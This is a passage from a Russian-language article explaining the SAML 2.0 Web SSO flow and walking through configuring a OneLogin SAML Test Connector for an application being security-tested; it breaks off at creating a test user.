Security Assertion Markup Language (SAML) — это открытый стандарт, который описывает фреймворк, позволяющий обеим сторонам (приложению и провайдеру) обмениваться аутентификационной и авторизационной информацией. Аутентификационная и авторизационная информация представляется в виде набора утверждений (assertions), которые подписаны провайдером (и в некоторых случаях зашифрованы).

На момент написания статьи последняя версия стандарта — SAML 2.0.

По стандарту SAML клиент (веб-приложение) и провайдер аутентификации обмениваются аутентификационными утверждениями (assertions) через XML. А это означает, что SAML основан на следующих стандартах w3c, относящихся к XML:
- Extensive Markup Language — стандарт, касающийся языка XML;
- XML Schema — стандарт, касающийся XML-схем;
- XML Signature — стандарт, относящийся к обработке цифровых подписей в XML;
- XML Encryption — стандарт, относящийся к шифрованию данных в XML.

У SAML есть множество сценариев применения:
- Web SSO;
- Attribute based authorization;
- Identity Federation;
- WS-Security.

Web SSO (или SAML SSO в нашей терминологии) — это наиболее распространенный юзкейс для SAML, поэтому самый интересный с точки зрения безопасности. В нем мы и будем сегодня разбираться.

В аутентификации через SAML SSO участвуют три стороны:
- провайдер аутентификации (SAML identity Provider или SAML IdP);
- веб-приложение (SAML Service Provider или SAML SP);
- браузер пользователя (User Agent).

User Agent аутентифицируется на стороне SAML IdP, а затем получает доступ к веб-приложению. Веб-приложение доверяет провайдеру и получает от него аутентификационную информацию. Стороны SAML SSO и их взаимоотношения представлены на рис. 1.






Рис. 1. Стороны SAML SSO и их взаимоотношения

В качестве IdP провайдера может выступать один из онлайн-сервисов, таких как OneLogin, Ping Identity, Okta и другие. Или ты можешь развернуть свой IdP, используя софт — Shibboleth или OpenAM. Рассмотрим по шагам, каким образом приложение аутентифицируется на стороне провайдера и затем получает доступ к приложению.

Существует два альтернативных flow для SAML SSO: SP-initiated flow и IdP-initiated flow. Различие заключается в том, к кому обращается User Agent в начале процесса — к приложению или к провайдеру. Мы рассмотрим SP-initiated flow, который представлен на рис. 2.

На первом шаге User Agent обращается к приложению. Так как пользователь не был аутентифицирован, приложение перенаправляет браузер на страницу аутентификации провайдера — IdP Login URL. Этот URL приложение берет из конфигурации SAML. В момент редиректа приложение добавляет параметр SAMLRequest в строку запроса (query string).

Браузер делает запрос к IdP Login URL с параметром SAMLRequest. IdP аутентифицирует пользователя и делает редирект браузера обратно в приложение (на Assertion Consumer URL или ACS URL) с параметром SAML Response в строке запроса, который содержит закодированное сообщение Response. В сообщении Response содержатся утверждения (assertions), которые подписаны провайдером (и, возможно, зашифрованы). Провайдер использует значение ACS URL из конфигурации SAML для этого приложения.

Браузер запрашивает ACS URL и передает SAML Response в качестве параметра запроса. Приложение проверяет подпись сообщения Response и подпись каждого assertion (и, возможно, расшифровывает assertion). Для этого приложение использует сертификат провайдера, который хранится в конфигурации SAML.



Далее приложение на основе данных assertion создает сессию для пользователя, делает редирект браузера на страницу `/app/profile` и устанавливает cookie с идентификатором сессии пользователя.




Рис. 2. SAML SP-initiated flow

НАСТРАИВАЕМ SAML SSO В ПРИЛОЖЕНИИ

После того как мы разобрались с теорией, приступим к настройке SAML SSO для тестируемого приложения. У нас есть развернутое приложение, теперь нам нужен SAML IdP (провайдер). Я предпочитаю OneLogin, он популярен, и многие приложения его поддерживают. Еще OneLogin предоставляет полезные утилиты, которые тебе пригодятся при тестировании безопасности. Утилиты находятся здесь.

Регистрируем бесплатный девелоперский аккаунт. Идем в APPS → Company Apps, затем нажимаем кнопку Add Apps. В строке поиска необходимо набрать SAML Test Connector, как показано на рис. 3. Далее выбираем SAML Test Connector (IdP w/attr).






Рис. 3. Создание тестового коннектора

Задаем имя для коннектора и нажимаем кнопку Save.

На стороне нашего приложения идем в настройки SAML IdP (рис. 4). Нам нужно скопировать значения полей Issuer, ACS URL, Logout URL. Эти три параметра нам генерирует приложение, и они используются для настройки коннектора на стороне IdP.




Рис. 4. Настройки SAML IdP приложения



Параметры, которые сгенерировало приложение, необходимо перенести в настройки коннектора, как показано на рис. 5. На этом все, настройка коннектора завершена!




Рис. 5. Настройка коннектора

Переходим на вкладку SSO. Копируем значения X.509 certificate, Issuer URL, SAML Endpoint и SLO Endpoint из настроек коннектора в настройки нашего приложения (рис. 6).




Рис. 6. Параметры SSO



Далее необходимо создать пользователя в IdP. Для этого идем в Users → All Users, как показано на рис. 7. Нажимаем кнопку New User.

